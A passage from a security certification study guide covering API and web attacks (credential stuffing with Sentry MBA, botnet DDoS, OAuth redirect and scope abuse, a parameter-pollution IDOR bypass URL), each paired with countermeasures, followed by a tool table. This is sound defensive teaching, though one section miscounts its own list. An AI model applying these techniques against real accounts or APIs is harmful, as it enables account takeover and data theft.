Real-world use: An attacker obtains a large breach dump of username/password pairs from an unrelated, previously-hacked website, then runs that exact list through an unrelated API's login endpoint using Sentry MBA; because a meaningful fraction of users reuse passwords across services, a working percentage of accounts are successfully compromised purely through reuse, with zero password guessing involved.

Tools and commands used here: Sentry MBA; PhantomJS; Burp Suite Intruder as a simpler manual alternative for smaller-scale credential stuffing tests.

Countermeasures and defense: Enforce TLS with proper certificate validation (including certificate pinning where appropriate) to defend against MITM; use unpredictable, properly access-controlled object references instead of direct, guessable keys (ties to IDOR fixes throughout this guide); apply the session-handling fixes from section 3.47 (short timeouts, non-sequential tokens, HTTPS-only, never in a URL); specifically for credential stuffing, implement anti-automation controls

(CAPTCHA, rate limiting, device fingerprinting) and proactively check login attempts against known-breached credential databases.

> **TRAP:** Credential stuffing is frequently confused with brute-forcing; the key distinguishing fact is that credential stuffing uses real, previously-breached credential pairs with no guessing involved, while brute-forcing/dictionary attacks (section 3.40) systematically guess at passwords the attacker does not already know are valid anywhere.

EXAM FOCUS: Know Sentry MBA and PhantomJS by name as credential-stuffing automation tools, and be ready to distinguish credential stuffing from brute-forcing in a scenario question.

Memory trick: "Stuffing reuses what's already stolen; brute-forcing guesses what's never been seen."

3.66 API DDoS Attacks

What it is: An API-targeted Distributed Denial-of-Service (DDoS) attack saturates an API with a huge volume of traffic generated from many infected computers (a botnet), delaying or denying API access to legitimate users. Attackers specifically design these attacks to stay within an API's own rate-limiting controls where possible, to maximize the attack's overall effectiveness.

How it works - building and using the botnet (numbered steps):

1. The attacker infects a machine, turning it into a bot.
2. The attacker sets up a bot command-and-control (C&C) handler.
3. The infected bot looks for other vulnerable systems and infects them too, growing the botnet.
4. Bots connect to the C&C handler and wait for instructions.
5. The attacker sends commands to all the bots through the C&C infrastructure.
6. The bots simultaneously attack the target's API gateway, flooding it with requests.

Real-world use: A botnet of compromised IoT devices is instructed to each send API requests at a volume deliberately calibrated to stay just under the target's documented per-client rate limit; because the requests come from thousands of distinct devices/IPs, the aggregate traffic overwhelms the API gateway even though no single source ever individually triggers the rate limiter.

Tools and commands used here: Botnet C&C frameworks (ADDED CONTEXT, generically); standard load-generation/stress-testing tools repurposed maliciously at scale.

AI angle: None shown in the notes specifically for this attack.

Countermeasures and defense: Implement rate limiting that accounts for aggregate/distributed patterns, not only per-IP or per-client limits; use a Web/API Application Firewall with behavioral/anomaly detection capable of spotting

coordinated, distributed request patterns; deploy upstream DDoS mitigation services/ scrubbing capacity ahead of the API gateway; see section 3.57's API4 (Unrestricted Resource Consumption) solution for the baseline control.

> **EXAM TIP:** API DDoS specifically targets API endpoints (not just a general website front page); it relates directly to OWASP API4, Unrestricted Resource Consumption.

EXAM FOCUS: Know the botnet lifecycle terms (C&C handler, bot, infect, instruct) and be ready to order them correctly in a sequencing question.

Memory trick: "Infect, Connect, Command, Flood." Four verbs, one botnet attack chain.

3.67 Authorization Attacks on API: OAuth Attacks

What it is: OAuth is an authorization protocol letting a user grant one site limited access to their resources on another site, without ever exposing their actual credentials to the first site. Because OAuth involves multiple redirect steps and trust relationships between an identity provider, a client, and a resource owner, it creates several distinct attack opportunities.

How it works - the seven OAuth attack techniques named in the notes:

1. **Attack on 'Connect Request':** many sites let users log in or link accounts via OAuth to major platforms such as LinkedIn, Instagram, and Twitter; an attacker can exploit the requests made to connect one site to another to gain illegitimate access to a victim's account.
2. **Attack on 'redirect_uri':** the domain for OAuth's `redirect_uri` parameter is usually specified by the client, and only `redirect_uri` values on that specific, pre-registered domain should be permitted. If an attacker finds a vulnerability on a page within that same client domain, they can exploit it to capture authorization codes that are sent to the (legitimate-looking) redirect URI.
3. **CSRF on Authorization Response:** attackers perform a CSRF attack to connect their own, attacker-controlled account on the identity provider side with the victim's account on the client side, exploiting a third request related to the granting of an authorization code.
4. **Access Token Reusage:** OAuth is supposed to require unique access tokens scoped to individual, specific clients; if an access token issued for one client ("ClientA") can also be used successfully against a different client, attackers exploit this to attack any client that grants access implicitly based on a token alone.
5. **SSRF Using Dynamic Client Registration Endpoint:** OAuth providers sometimes expose hidden URLs for special dynamic client-registration endpoints (commonly mapped to a path like `/register`); attackers can perform an SSRF attack using the parameters accepted in the POST request to this registration endpoint.
6. **WebFinger User Enumeration:** WebFinger is a standard protocol used to expose user information via a simple GET request; attackers can use the special value

"anonymous" as the username to validate themselves as a genuine account on the server through OAuth authorization combined with the `/.well-known/webfinger` endpoint, which is used to validate an endpoint's associated identity.

7. **Exploiting Flawed Scope Validation:** attackers exploit vulnerabilities in how an OAuth provider validates requested scopes to achieve scope escalation, exfiltrating additional data belonging to the resource owner beyond what was originally intended; if an attacker can modify the `scope` parameter in the authorization request for an access token, they can lure a provider with flawed scope validation into granting broader access than intended.

Real-world use: An attacker registers a malicious OAuth client and sets its `redirect_uri` to a page they control that is nonetheless hosted on a subdomain the provider's weak validation logic still treats as "the same domain" as the legitimate client; authorization codes meant for the real client get redirected straight to the attacker instead.

Tools and commands used here: Burp Suite to intercept and manipulate every step of the OAuth redirect/token flow; manual testing of `redirect_uri` variations and `scope` parameter tampering.

Countermeasures and defense: Validate `redirect_uri` against an exact, fully-qualified allow-list (not just a domain-suffix match); bind access tokens strictly to the specific client they were issued for and reject cross-client reuse; apply CSRF protection (state parameter, PKCE) to the authorization flow itself; disable or tightly restrict dynamic client registration endpoints; validate requested OAuth scopes strictly against what each client is actually permitted to request.

> **EXAM TIP:** The OAuth `state` parameter and PKCE (Proof Key for Code Exchange, ADDED CONTEXT) are the standard modern defenses against CSRF-on-authorization-response and authorization code interception; expect these terms as correct-answer options.

EXAM FOCUS: Memorize the seven named OAuth attack techniques; `redirect_uri` manipulation and scope escalation are especially common exam topics given their real-world frequency.

Memory trick: "Connect, Redirect, Forge, Reuse, SSRF-register, Finger-enumerate, Scope-escalate" - seven distinct cracks in the same multi-step OAuth handshake.

3.68 Other Techniques to Hack an API

What it is: Beyond the structured attacks already covered, the notes list five additional, broader techniques attackers use against APIs, several of which rely more on human or architectural weaknesses than on a single technical flaw.

How it works - the five techniques named in the notes:

1. **Reverse Engineering:** attackers invoke API calls in reverse or unexpected order to identify flaws that can otherwise be obfuscated or hidden during normal, real-time usage patterns.
2. **User Spoofing:** attackers masquerade as a trusted user to perform attacks such as privilege escalation, by redirecting a URI function to a different, attacker-controlled URL, injecting code disguised as plain text, or bombarding the API with excessive data to try to cause a buffer overflow.
3. **Man-in-the-Middle Attacks:** attackers perform MITM attacks using domain squatting and by copying an API's resource locations, serving fake links that appear legitimate within genuine-looking API interactions.
4. **Session Replay Attacks:** attackers resend a session interaction to effectively rewind session time, prompting the server to disclose information again as though an identical, legitimate request were being made a second time.
5. **Social Engineering:** this technique does not target the API or its machine code at all; instead, it tricks human users into divulging their credentials or other sensitive information, which is then used to perform further, more technical attacks against the API.

Real-world use: An attacker registers a domain name visually similar to a popular API provider's real documentation domain (domain squatting), publishes fake "updated" API endpoint documentation there, and waits for developers who misread the URL to integrate against the attacker's malicious, data-harvesting endpoint instead of the real one.

Tools and commands used here: Manual analysis and crafted requests for reverse engineering and user spoofing; typosquatting/domain registration (for MITM via domain squatting); captured-and-replayed request tooling (Burp Suite) for session replay; no technical tool at all for the social engineering component.

Countermeasures and defense: Monitor and alert on unusual, out-of-sequence API call patterns (defends against reverse engineering attempts); strictly validate redirect targets and input content type (defends against user spoofing); register and monitor for lookalike/squatted domains; enforce timestamp- and nonce-based replay protection on sensitive API calls; train staff and API consumers specifically on social-engineering awareness, since no purely technical control stops this last technique.

> **EXAM TIP:** Social engineering appearing explicitly on an "API hacking techniques" slide is a reminder that the exam treats the human layer as part of the API attack surface too, not only the code and protocol layer.

EXAM FOCUS: Expect a question distinguishing "attacking the API's logic/protocol" techniques (reverse engineering, user spoofing, MITM, session replay) from the one purely human-layer technique (social engineering) in this same list.

Memory trick: "Reverse it, Spoof it, Sit in the middle, Replay it, or just ask nicely" (social engineering).

3.69 REST API Vulnerability Scanning and Bypassing IDOR via Parameter Pollution

What it is: This section covers automated REST API vulnerability scanning tools, and then a specific, concrete technique for bypassing IDOR (Insecure Direct Object Reference) protections using HTTP Parameter Pollution (first introduced generally in section 3.37).

How it works, REST API vulnerability scanning:

1. REST API vulnerabilities carry risks similar to traditional web applications, including critical data theft and in-transit data tampering.
2. Thorough scanning of REST APIs can expose a wide range of underlying vulnerabilities before an attacker finds them.
3. **Astra** is a named tool that lets testers detect REST APIs vulnerable to XSS, SQL injection, information leakage, CSRF, broken authentication, and broken session management, reporting findings such as a "CORS Misconfiguration" with full request/response detail (for example flagging `Access-Control-Allow-Credentials: true` combined with an overly permissive origin as a specific finding).
4. Other named REST API vulnerability scanning tools: Fuzzapi (https://github.com), w3af (https://github.com), AppSpider (https://www.rapid7.com), Vooki (https://www.vegabird.com), OWASP ZAP (https://www.zaproxy.org).

How it works, Bypassing IDOR via Parameter Pollution:

1. IDOR arises when developers expose direct references to internal enforcement objects (database keys, directories, other files) without properly checking that the requesting user is actually authorized for that specific object.
2. A normal, properly-restricted request might be: `api.xyz.com/profile/user_id=321`, where the server correctly checks that the authenticated session actually owns `user_id=321`.
3. The attacker bypasses this IDOR check using **HTTP Parameter Pollution**: submitting the same parameter name twice in one request, for example `api.xyz.com/profile/user_id=654&user_id=321`.
4. If the application's access-control check validates the *first* occurrence (`654`, which might legitimately belong to the attacker) while the application's actual data-retrieval logic uses a *different* occurrence (`321`, belonging to the victim) due to inconsistent parameter-parsing behavior between the validation layer and the data layer, the attacker successfully retrieves the victim's data while passing the authorization check performed against their own, legitimate ID.

Real-world use: A mobile app's backend checks `user_id` for authorization using the web framework's first-matching-parameter behavior, but a separate internal microservice that actually fetches the profile data uses a different framework with last-

matching-parameter behavior; submitting both the attacker's own ID and the victim's ID in the same request satisfies the first check while quietly fetching the second ID's data.

Tools and commands used here: Astra; Burp Suite Repeater to construct and test duplicate-parameter requests.

Countermeasures and defense: Reject requests containing duplicate parameter names outright, or explicitly and consistently document and enforce a single, unambiguous precedence rule across every layer of the application stack (web server, framework, backend microservices) so no inconsistency can be exploited; combine this with proper, server-side authorization checks tied to the authenticated session rather than any request parameter (ties to section 3.45's broader authorization-tampering countermeasures).

> **EXAM TIP:** HTTP Parameter Pollution bypassing IDOR depends entirely on *inconsistent* parameter-parsing behavior between two different components handling the same request; the exam may ask what root cause enables this bypass.

EXAM FOCUS: Know Astra by name as a REST-API-focused vulnerability scanner, and understand the duplicate-parameter IDOR-bypass mechanic well enough to recognize it in a request example.

Memory trick: "Say the ID twice; let the checker see one and the fetcher use the other."

3.70 Secure API Architecture

What it is: Because APIs face sophisticated, modern attacks driven by poor programming practices and the inherent transparency of APIs themselves, security professionals and developers need to design a genuinely secure API architecture from the ground up, centered on an API gateway.

How it works (numbered steps):

1. Recognize that APIs are exposed to the latest, most sophisticated cyberattacks due to security flaws from poor programming practices combined with APIs' inherently transparent, documented nature.
2. Build the architecture around an **API gateway**, which includes firewall functionality and acts as the controlling server for all traffic to and from internal API servers, detecting all possible attacks before they reach backend systems.
3. The API gateway provides multiple security capabilities and controls to the API security admin: access control, threat detection, confidentiality, integrity, audit management, and authentication.
4. In a typical enterprise layout, the API gateway sits inside the enterprise network behind a firewall, mediating access between internal API servers, a Directory/

Identity and Access Management (IAM) system, and the full range of external API clients: mobile devices, cloud services, informal API-driven integrations, and other API clients.

Real-world use: An enterprise places a single API gateway in front of a dozen separate internal microservice APIs; the gateway alone enforces authentication, rate limiting, and logging consistently for all twelve services, so no individual backend team can accidentally ship a service with weaker security controls than the others.

Tools and commands used here: Commercial/open-source API gateway products (ADDED CONTEXT: Kong, Apigee, AWS API Gateway, Azure API Management are common real-world examples; the notes name the concept, not a specific product).

Countermeasures and defense: Centralize security enforcement (authentication, authorization, rate limiting, logging, threat detection) at the API gateway layer rather than relying on each individual backend service to implement it consistently and correctly on its own; integrate the gateway with a proper Directory/IAM system.

> **EXAM TIP:** The API gateway's six listed capabilities (access control, threat detection, confidentiality, integrity, audit management, authentication) are a strong memorization target for a "which of the following is NOT provided by an API gateway" style question.

EXAM FOCUS: Know that centralizing security at a gateway (rather than scattering it across each backend service) is the architectural best practice being taught here.

Memory trick: "One gate, many doors behind it, all guarded the same way."

3.71 Best Practices for API Security

What it is: A consolidated, practical checklist of concrete steps that reduce API risk across authentication, input handling, traffic control, and monitoring, intended as a working reference rather than a single named attack or defense.

How it works - the fourteen best practices named in the notes:

1. Use server-generated tokens embedded as hidden fields in HTML to validate incoming requests.
2. Conduct regular, automated security assessments to secure every API endpoint.
3. Sanitize data to eliminate malicious scripts and properly validate all user input.
4. Use tokens to establish trusted identities and control access to services and resources.
5. Use an optimized firewall, ensuring unused files and overly permissive rules are revoked.
6. Use IP whitelisting to create a list of trusted IP addresses allowed to access APIs, limiting access to trusted users.
7. Use rate limiting to restrict the number of API calls a single client may make within a given time frame.

8. Use quotas and throttling to control and track overall API usage over longer periods.
9. Implement pagination so a single response can be divided into several smaller fragments rather than one large, resource-heavy payload.
10. Implement API gateways to authenticate traffic and to control and analyze overall API usage (ties directly to section 3.70).
11. Use parameterized statements in SQL queries to prevent injected input that resembles entire SQL statements (ties to section 3.49's injection defenses).
12. Implement multi-factor authentication (MFA) and use authentication protocols such as AppToken, OAuth2, and OpenID Connect.
13. Use digital signatures so that only authorized users/systems can decrypt or modify data.
14. Employ packet sniffers defensively to track events related to information disclosure and to detect insecure API calls in your own traffic.

Real-world use: A mature API program combines several of these at once: an API gateway (practice 10) enforces rate limiting (practice 7) and IP whitelisting (practice 6) for partner integrations, while MFA and OAuth2 (practice 12) protect user-facing endpoints, and parameterized queries (practice 11) protect every database-backed call.

Tools and commands used here: API gateway products, WAFs, rate-limiting middleware, and standard authentication libraries implementing OAuth2/OpenID Connect.

Countermeasures and defense: This entire section IS the countermeasure list; treat it as the exam's primary "best practices" reference point for API hardening.

> **EXAM TIP:** This checklist blends preventive controls (parameterized queries, sanitization, MFA) with detective controls (packet sniffing for disclosure events, regular assessments); a question may ask you to classify one of the fourteen items as preventive vs. detective.

EXAM FOCUS: Expect at least one "which of the following is a recommended API security best practice" multiple-choice question drawing directly from this list.

Memory trick: "Token it, Sanitize it, Wall it, List it, Limit it, Throttle it, Page it, Gate it, Parameterize it, MFA it, Sign it, Sniff it (defensively)." Twelve verbs covering fourteen practices.

3.72 Web Application Fuzz Testing

What it is: Web application fuzz testing is a black-box quality-and-security testing technique that bombards a target application with huge amounts of randomly generated data (called "fuzz") to uncover coding errors and security loopholes that structured, deliberate testing might miss, specifically probing the application's

robustness and immunity against attacks like buffer overflow, DoS, XSS, and SQL injection.

How it works (numbered steps):

1. Set up the fuzz testing target, for example a script beginning with `Setup('WebApplicationName') do @host = "localhost"; @port = 80 end.`
2. The fuzz program generates and sends a stream of randomized, malformed input to the target application over an HTTP client connection.
3. Every request/response pair is logged.
4. Analyze the logs for crashes, hangs, unexpected errors, or any other abnormal behavior that reveals an underlying coding error or security gap.

Why this complements vulnerability scanners: automated vulnerability scanners (such as Vega, section 3.36, or Astra, section 3.69) check for known vulnerability signatures and patterns; fuzzing instead throws genuinely unexpected input at the application and can surface entirely novel crashes or logic errors that no signature-based scanner was specifically looking for. Combining both automated scanning and fuzz testing with manual testing gives much broader coverage than relying on any single method alone, since each technique catches a different category of flaw.

Real-world use: A fuzz testing run against a file-upload API endpoint eventually sends a filename containing thousands of repeated Unicode combining characters, crashing the server process entirely; this specific denial-of-service bug was never in any scanner's known-signature database, so only fuzzing surfaced it.

Tools and commands used here: Dedicated web fuzzers (ADDED CONTEXT: tools such as ffuf, wfuzz, or custom Ruby/Python fuzz scripts matching the notes' example style); HTTP client libraries to drive the fuzz program against the live target.

Countermeasures and defense: Build resilient input handling that fails safely (returns a controlled error) rather than crashing, regardless of how malformed the input is; run fuzz testing regularly as part of the development lifecycle, not just once before release; combine fuzzing with the other testing techniques in this guide (automated scanning, manual testing, source code review) for the broadest possible coverage.

> **EXAM TIP:** Fuzzing is explicitly called out as a black-box technique: the tester does not need to know the application's internal source code to run it, only its external interface.

EXAM FOCUS: Recognize fuzz testing as complementary to, not a replacement for, signature-based vulnerability scanning; expect a question framing it this way.

Memory trick: "Throw chaos at the door and see what breaks." Fuzzing does not aim its payloads precisely; the volume and randomness are the point.

3.73 AI-Powered Dynamic Application Security Testing (DAST) and Source Code Review

What it is: Modern DAST tools increasingly use AI-driven crawling and threat-intelligence analysis to scan complex web applications and APIs faster and more accurately, integrating directly into CI/CD pipelines for continuous security testing. Source code review, whether manual or automated, is the complementary white-box technique that examines the application's actual code for the same classes of bugs, particularly around authentication, session management, and data validation.

How it works, AI-Powered DAST:

1. AI-driven DAST tools can be integrated directly into a CI/CD (continuous integration/continuous deployment) pipeline, enabling continuous security testing throughout the full development lifecycle rather than only at a single pre-release checkpoint.
2. This adaptive, automated approach increases efficiency, accuracy, and scalability specifically in identifying and mitigating security vulnerabilities as code changes land.
3. **ZeroThreat.ai** is named as a flagship example: it uses an AI-driven intelligent crawler capable of scanning complex web applications and APIs swiftly and accurately; incorporates threat intelligence to detect anomalies and emerging threats through behavioral analysis; provides reliable data by eliminating false positives (important for trustworthy ethical hacking reports); seamlessly integrates with CI/CD workflows for automated, continuous security testing; and offers fast scanning for rapid identification of critical vulnerabilities.
4. Other named AI-powered DAST tools: VoltSec.io (https://www.voltsec-io.com), AppCheck (https://appcheck-ng.com), Aptori (https://aptori.dev), Pentest Copilot (https://copilot.bugbase.ai), Veracode (https://www.veracode.com).

How it works, Source Code Review:

1. Source code review detects bugs and irregularities in a developed web application, and can be performed either manually or using automated tools, targeting specific code areas that handle authentication, session management, and data validation.
2. It identifies vulnerabilities related to non-validated data and poor coding techniques that an attacker could exploit, which pure black-box testing might miss entirely since it cannot see the code itself.
3. **Manual code review** flow: Develop -> Code Review -> Feedback (looping back to Develop), a human-driven, iterative cycle.
4. **Automated code review** flow: Push Code -> Run Code Review -> (If OK, Build; if errors, Notify/Modify) -> (If OK, Deploy), an automated, pipeline-integrated gate that blocks a deployment unless the code review step passes.

Real-world use: A development team integrates both an AI-powered DAST tool and an automated source code review gate directly into their CI/CD pipeline; a pull request that introduces a SQL string-concatenation pattern is automatically flagged and

blocked by the code review gate before it ever reaches a deployed environment where the DAST tool would otherwise have had to find it dynamically.

AI angle: This entire section is the module's dedicated AI-powered security testing content: AI-driven DAST (ZeroThreat.ai and peers) directly automates what was previously manual black-box testing throughout this module, scoring findings against the OWASP Top 10 and OWASP API Top 10 (as flagged in sections 3.2 and 3.57), and increasingly running continuously rather than as a one-time pre-release check.

Tools and commands used here: ZeroThreat.ai; VoltSec.io; AppCheck; Aptori; Pentest Copilot; Veracode.

Countermeasures and defense: Treat AI-powered DAST and automated source code review as complementary gates within the SDLC (software development lifecycle), not substitutes for each other or for periodic manual penetration testing; tune AI-driven tools over time to minimize false positives so development teams trust and act on their findings.

> **EXAM TIP:** DAST (Dynamic, black-box, tests the running application) versus source code review (white-box, examines the code itself) is a classic distinction; AI augments both, but the underlying black-box/white-box distinction remains unchanged.

EXAM FOCUS: Know ZeroThreat.ai by name as the module's named AI-powered DAST example, and understand the automated-code-review pipeline sequence (Push -> Review -> Build/Notify -> Deploy).

Memory trick: "AI crawls the running app; a code reviewer reads its diary." Two different vantage points on the same goal.

3.74 Encoding Schemes, and Whitelisting vs. Blacklisting

What it is: Encoding schemes transform data into alternate representations for safe transmission or to evade naive filters (already seen applied specifically to XSS in section 3.10); this section covers the general-purpose encoding schemes themselves. Whitelisting and blacklisting are the two opposing philosophies for deciding what is allowed to run or pass through a system.

How it works - the five encoding schemes named in the notes:

1. **Unicode Encoding (16-bit):** replaces unusual Unicode characters with `%u` followed by the character's Unicode code point in hexadecimal, for example `%u2215` representing the forward-slash-like character `/`.
2. **UTF-8:** a variable-length encoding standard where each byte is expressed in hexadecimal and preceded by a `%` prefix, for example `%c2%a9` or `%e2%89%a0`.
3. **Base64 Encoding:** represents any binary data using only printable ASCII characters; commonly used for encoding email attachments for safe transmission over SMTP, but also widely used for encoding user credentials (and, as seen in

section 3.42, SAML messages) - critically, Base64 is encoding, not encryption, and is trivially reversible.

4. **Hex Encoding:** an open, straightforward standard for transmitting binary data, where each byte is expressed in hexadecimal, for example `Hello` -> `48 65 6C 6C 6F`, `Jason` -> `4A 61 73 6F 6E`.
5. **Binary/Base64 relationship example:** the binary encoding of "cake" is `01100011 01100001 01101011 01100101`; Base64-encoding that same binary data produces something like `01011001 00110010 01000110 01110010 01011010 01010001 00111101 00111101` in the notes' illustrative byte groupings (this is a simplified conceptual illustration of how binary data maps into a Base64-style byte stream, not a literal step-by-step Base64 algorithm walkthrough).

How it works - whitelisting vs. blacklisting, as mini-blocks:

- **Application Whitelisting.** Contains a list of approved components (software libraries, plugins, extensions, configuration files) permitted to execute. Core benefit: prevents unauthorized execution or spread of malicious programs, and avoids installing unapproved or vulnerable applications. The notes present it favorably, offering flexible protection against ransomware and malware, with no weakness highlighted.
- **Application Blacklisting.** Contains a list of known-malicious applications/software not permitted to execute. Core benefit: blocks specifically known malicious applications that could cause damage. Core weakness: it is threat-centric, so it cannot detect brand-new, unknown ("modern") threats, which can lead to successful attacks and data loss; it requires constant updates to stay even partially effective.

Real-world use: An organization that switches its endpoint policy from blacklisting known malware signatures to whitelisting only approved, signed applications successfully blocks a brand-new ransomware variant on day one, specifically because the ransomware was never on any approved list, regardless of whether any blacklist vendor had analyzed and added a signature for it yet.

Tools and commands used here: Encoding/decoding is typically performed with built-in language functions or dedicated tools (Burp Suite's Decoder tab handles Unicode, UTF-8, Base64, and Hex interconversion directly); application whitelisting/blacklisting is enforced via endpoint security products or OS-level application control policies.

Countermeasures and defense: Favor whitelisting over blacklisting wherever operationally feasible, since blacklisting is fundamentally reactive and cannot block unknown threats; where blacklisting must be used, update it continuously against the latest threat intelligence; always decode and inspect any Base64/Hex/Unicode-encoded input before trusting it, since encoding is reversible and provides zero security on its own.

> **TRAP:** A question may imply that Base64-encoding sensitive data "protects" it; this is false. Base64 is purely an encoding transformation, trivially reversible by anyone, and provides no confidentiality at all.

EXAM FOCUS: Know all five encoding schemes by name and recognize their characteristic `%u`, `%` (UTF-8), Base64-alphabet, or hex-pair output formats; know whitelisting's core advantage (blocks the unknown by default) versus blacklisting's core limitation (blind to anything not yet catalogued).

Memory trick: "Encoding hides the shape, not the content. Whitelisting asks 'is it approved?'; blacklisting asks 'is it already known-bad?'"

3.75 Best Practices for Securing WebSocket Connections

What it is: A consolidated checklist for hardening WebSocket connections, directly addressing the risks exploited by WebSocket traffic manipulation (section 3.48) and WebSocket enumeration (section 3.30), and directly relevant to defending against Cross-Site WebSocket Hijacking.

How it works - the twelve best practices named in the notes:

1. Use the secure WebSocket protocol (`wss://`) instead of plain `ws://` to encrypt WebSocket data in transit.
2. Validate the `Origin` header on the server to ensure WebSocket connections are only accepted from trusted domains (this is the specific control that defeats Cross-Site WebSocket Hijacking).
3. Use token-based authentication to authenticate users before a WebSocket connection is even established.
4. Enforce Role-Based Access Control (RBAC) so only authorized users can perform specific actions over an established WebSocket connection.
5. Set limits on the size of messages to prevent denial-of-service attacks delivered through oversized WebSocket payloads.
6. Implement rate limiting to control how many messages a client can send within a given timeframe.
7. Implement session timeouts to automatically close inactive WebSocket connections.
8. Log all WebSocket connections and activity for auditing and monitoring purposes.
9. Use WebSocket subprotocols to define and enforce specific, expected communication protocols between client and server.
10. Ensure server certificates are valid and issued by a trusted Certificate Authority (CA).

Real-world use: A trading platform's WebSocket feed previously accepted connections from any Origin; after adding strict Origin-header validation (allowing only the platform's own domain) and switching from `ws://` to `wss://`, the Cross-Site

WebSocket Hijacking vector identified during a penetration test (section 3.30/3.48) is fully closed.

Tools and commands used here: Server-side WebSocket library configuration (framework-dependent); TLS certificate management for `wss://`; application-level logging/monitoring infrastructure.

Countermeasures and defense: This entire section IS the countermeasure list for WebSocket-based attacks across the module; apply it as a unit rather than picking only one or two items.

> **EXAM TIP:** Origin-header validation is the single most important item on this list for defeating Cross-Site WebSocket Hijacking specifically; expect it to be the correct answer whenever that named attack appears in a question.

EXAM FOCUS: Be ready to match a described WebSocket weakness (no size limit, no Origin check, no rate limiting) to the specific missing best practice from this list.

Memory trick: "wss, Origin, Token, Role, Size, Rate, Timeout, Log, Subprotocol, Valid cert." Ten locks on the same persistent connection.

3.76 RASP, Security Testing Tools, and Web Application Firewalls

What it is: This closing technical topic covers three complementary defensive technologies: Runtime Application Self-Protection (RASP), which defends a running application from inside its own process; dedicated web application security testing tools, which find flaws before release; and Web Application Firewalls (WAFs), which filter malicious traffic at the network edge before it ever reaches the application.

How it works, RASP for Protecting Web Servers:

1. RASP provides security directly to a web (or non-web) application while it is running on a server.
2. It can detect runtime attacks at the real-time software application layer, giving far better visibility into hidden vulnerabilities in incoming traffic than a perimeter control alone can provide, because RASP observes the application's own internal execution context.
3. RASP performs continuous monitoring, helps remediate attacks at an early stage, and is designed to generate minimized false positives compared to purely signature-based perimeter tools.
4. **RASP benefits named in the notes:** visibility, collaboration and DevOps (fits naturally into modern development workflows), penetration testing support, and incident response support.
5. Architecturally, RASP sits between the application server and the database, watching requests that reach the app server, and can choose to **Alert** or actively **Block** a request it determines is malicious, in real time, from inside the running application.

Web Application Security Testing Tools (named in the notes):

1. **N-Stalker Web App Security Scanner** (https://www.nstalker.com) - checks for vulnerabilities such as SQL injection, XSS, and other known attack classes.
2. **Veracode** (https://www.veracode.com)
3. **Invicti** (https://www.invicti.com)
4. **Snyk** (https://snyk.io)
5. **CodeSonar** (https://codesecure.com)
6. **HCL AppScan** (https://www.hcl-software.com)

Web Application Firewalls (named in the notes):

1. **Cloudflare WAF** (https://www.cloudflare.com) - lets security professionals create custom rules to protect websites and APIs from malicious incoming traffic, combining Rate Limiting Rules, Firewall Rules, IP Access Rules, URL Rewrite Rules, and Workers-based custom logic, all analyzed per-request to determine whether that request should be completed or blocked.
2. **Imperva WAF** (https://www.hcitechsw.com, as listed in the notes)
3. **AppWall** (https://www.radware.com)
4. **Qualys WAF** (https://www.qualys.com)
5. **Barracuda Web Application Firewall** (https://www.barracuda.com)
6. **NetScaler WAF** (https://www.netscaler.com)

Real-world use: An organization layers all three technologies together: a Cloudflare WAF blocks obvious, signature-matched malicious traffic at the edge; RASP running inside the application server catches the smaller share of attacks that slip past the WAF (such as attacks using legitimate-looking but logically malicious requests) by observing actual application behavior; and a tool like Invicti runs continuously in CI/CD to catch new vulnerabilities before each release reaches either defensive layer.

Tools and commands used here: All named above; no single command syntax, since these are product-level controls configured through their own management interfaces.

Countermeasures and defense: Treat WAF, RASP, and pre-release security testing tools as layered, complementary defenses rather than redundant alternatives: the WAF filters at the network edge before traffic reaches the app, RASP protects the app from the inside once traffic arrives, and testing tools (plus the AI-powered DAST and source-code-review tools from section 3.73) find and fix flaws before the application is ever exposed to either kind of attack traffic.

> **EXAM TIP:** The key distinguishing feature of RASP versus a WAF: RASP operates from inside the running application process with full visibility into its actual internal execution context, while a WAF operates at the network perimeter, inspecting traffic from the outside without that internal application context.

EXAM FOCUS: Know RASP's four named benefits (visibility, collaboration/DevOps, penetration testing, incident response), and be ready to match a named tool (N-Stalker, Veracode, Cloudflare WAF, and so on) to its correct category (testing tool vs. WAF).

Memory trick: "WAF guards the gate, RASP guards the house from inside, testing tools check the blueprints before building."

4. Tool Encyclopedia

4.1 Intercepting Proxies and General Web Testing

Tool	What it does (simple)	Type/Platform	Phase used	Exam keyword
Burp Suite	Intercepts, edits, replays HTTP/ WebSocket traffic	Desktop, cross-platform	Analyze, Bypass, Auth, Authz, Injection, API	"intercept and tamper", "Repeater", "Intruder"
OWASP ZAP	Free intercepting proxy, spider, active scanner	Desktop, cross-platform	Analyze, Hidden content, Vuln scan	"Zed Attack Proxy", "automated scan"
WebScarab	Combined spider and intercepting proxy	Desktop, cross-platform	Hidden content, Analyze	"combine spider and proxy"
Web Data Extractor Pro	Automated web spidering/ crawling tool	Desktop	Hidden content discovery	"spidering and crawling"

4.2 Server, Network, and DNS Footprinting (Web-Focused)

Tool	What it does (simple)	Type/Platform	Phase used	Exam keyword
Netcraft	Site/server/sub-domain and hosting OS lookup	Web service	Server discovery	"hosting history", "OS"
Whois Lookup / DomainTools	Domain registrant and IP owner lookup	Web service	Server discovery	"registrant", "NetRange"
Batch IP Converter	Bulk Whois/IP lookups	Desktop	Server discovery	"bulk IP lookup"
whois.com	Web-based domain Whois lookup	Web service	Server discovery	"Whois Domain Lookup"

Tool	What it does (simple)	Type/Platform	Phase used	Exam keyword
DNSRecon	DNS enumeration and zone transfer testing	CLI, cross-platform	DNS interrogation	"DNS enumeration"
Domain Dossier	DNS and network research report	Web service	DNS interrogation	"network research"
nslookup.io	Web-based DNS record lookup	Web service	DNS interrogation	"DNS records"
DNSdumpster.com	Passive sub-domain and DNS mapping	Web service	DNS interrogation	"DNS mapping"
Telnet	Manual banner grabbing over a raw TCP connection	CLI	Banner grabbing	"banner grabbing"
Netcat	Raw TCP/UDP connections, banner grabbing	CLI	Banner grabbing	"Swiss army knife", banners
ID Serve	Simple banner-grabbing GUI tool	Desktop (Windows)	Banner grabbing	"server identification"
NetScanTools Pro	Suite of network discovery/ scanning utilities	Desktop (Windows)	Port and service discovery	"all-in-one network toolkit"
Advanced Port Scanner	Fast GUI TCP port scanner	Desktop (Windows)	Port and service discovery	"fast port scan"
SolarWinds Open Port Scanner	Port scanning utility	Desktop/Web	Port and service discovery	"open port scanner"
Port Scanner (whatismyip.com)	Online quick port check	Web service	Port and service discovery	"online port check"
Zenmap / Nmap	GUI/CLI port scanner, OS and service detection, NSE scripts	CLI/GUI, cross-platform	Port discovery, http-enum, LB detection	"-A", "--script", "http-enum"
